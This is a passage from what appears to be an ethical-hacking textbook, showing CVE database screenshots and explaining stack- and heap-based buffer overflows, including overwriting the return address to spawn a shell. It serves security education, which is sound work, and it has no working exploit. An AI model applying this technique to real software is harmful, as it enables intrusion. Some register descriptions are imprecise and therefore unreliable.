07/25/2019	5.5	5.5	Qualcomm Snapdragon Auto memory corruption	Chip Softw...	Not Defined	Not Defined

Figure 6.35: Screenshot of VulDB

- **MITRE CVE**

  Source: *https://cve.mitre.org*

  MITRE maintains a CVE database that contains details of the latest vulnerabilities. Attackers can search MITRE CVE to discover vulnerabilities that exist in the target system.




TOTAL CVE Entries: 119927

Search Results

There are **10111** CVE entries that match your search.

Name	Description
CVE-2019-9956	In ImageMagick 7.0.8-35 Q16, there is a stack-based buffer overflow in the function PopHexPixel of coders/ps.c, which allows an attacker to cause a denial of service or code execution via a crafted image file.
CVE-2019-9928	GStreamer before 1.16.0 has a heap-based buffer overflow in the RTSP connection parser via a crafted response from a server, potentially allowing remote code execution.
CVE-2019-9895	In PuTTY versions before 0.71 on Unix, a remotely triggerable buffer overflow exists in any kind of server-to-client forwarding.
CVE-2019-9810	Incorrect alias information in IonMonkey JIT compiler for Array.prototype.slice method may lead to missing bounds check and a buffer overflow. This vulnerability affects Firefox < 66.0.1, Firefox ESR < 60.6.1, and Thunderbird < 60.6.1.
CVE-2019-9773	An issue was discovered in GNU LibreDWG 0.7 and 0.7.1645. There is a heap-based buffer

Figure 6.36: Screenshot of MITRE CVE



Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

Buffer Overflow

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Furthermore, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, and so on.


Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Boundary checks are not performed fully, or, in most cases, entirely skipped
- Applications that use older versions of programming languages involve several vulnerabilities
- Programs that use unsafe and vulnerable functions fail to validate the buffer size
- Programs and applications that do not adhere to good programming practices
- Programmers that fail to set proper filtering and validation principles in the applications
- Systems that execute code present in the stack segment are vulnerable to buffer overflows
- Improper memory allocation and insufficient input sanitization in the application lead to buffer overflow attacks
- Application programs that use pointers for accessing heap memory result in buffer overflows


Types of Buffer Overflow: Stack-Based Buffer Overflow


- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations:
  - **PUSH** stores the data onto the stack
  - **POP** removes data from the stack

- When a function starts execution, a **stack frame** is pushed onto the stack in the ESP register
- When the function returns, the stack frame is popped out and execution resumes from the return address stored on the **EIP register**
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system


ESP (Extended Stack Pointer) → Stack Frame
Buffer Space
EBP (Extended Base Pointer)
EIP (Extended Instruction Pointer) → Return Address

Types of Buffer Overflow: Stack-Based Buffer Overflow (Cont'd)


Bottom of Stack
Data on Stack Segment
SP
End of Stack
A Normal Stack
Bottom of Stack
Data on Stack Segment
4 Bytes
Return Address
n Bytes
More Data on Stack Segment
SP
End of Stack
Stack when Attacker calls a function
Bottom of Stack
Data on Stack Segment
Some data may be overwritten
4 Bytes
New Return Address
n Bytes + new data
Overwritten Data on Stack Segment
Malicious Code. Ex. Execve(/bin/sh)
SP
End of Stack
Stack when attacker overflows buffer in function to smash the stack



Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques

Types of Buffer Overflow

There are two types of buffer overflow, namely the stack-based buffer overflow and heap-based buffer overflow.

- **Stack-Based Buffer Overflow**

  In most applications, a stack is used for static memory allocation. Contiguous blocks of memory are allocated for a stack to store temporary variables created by a function. The stack stores the variables in "Last-in First-out" (LIFO) order. Whenever a function is called, the required memory for storing the variables is declared on the stack, and when the function returns, the memory is automatically deallocated. There are two stack operations, namely, PUSH, which stores data onto the stack, and POP, which removes data from the stack.

  Stack memory includes five types of registers:

  - **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
  - **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
  - **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
  - **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
  - **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

A stack-based buffer overflow occurs when an application writes more data to a buffer than what is actually allocated for that buffer. To understand stack-based buffer overflow, you must focus on the EBP, EIP, and ESP registers. EIP is the most important read-only register, which stores the address of the instruction that needs to be subsequently executed.




ESP (Extended Stack Pointer) → Stack Frame
Buffer Space
EBP (Extended Base Pointer)
EIP (Extended Instruction Pointer) → Return Address

Figure 6.37: Representation of stack

Whenever a function starts execution, a stack frame that stores its information is pushed onto the stack and stored in the ESP register. When the function returns, the stack frame is popped out from the stack and the execution resumes from the return address stored on the EIP register. Hence, if an application or program is vulnerable to buffer overflow attack, then attackers take control of the EIP register to replace the return address of the function with malicious code that allows them to gain shell access to the target system.


Bottom of Stack
Data on Stack Segment
SP
End of Stack
Bottom of Stack
Data on Stack Segment
4 Bytes
Return Address
n Bytes
More Data on Stack Segment
SP
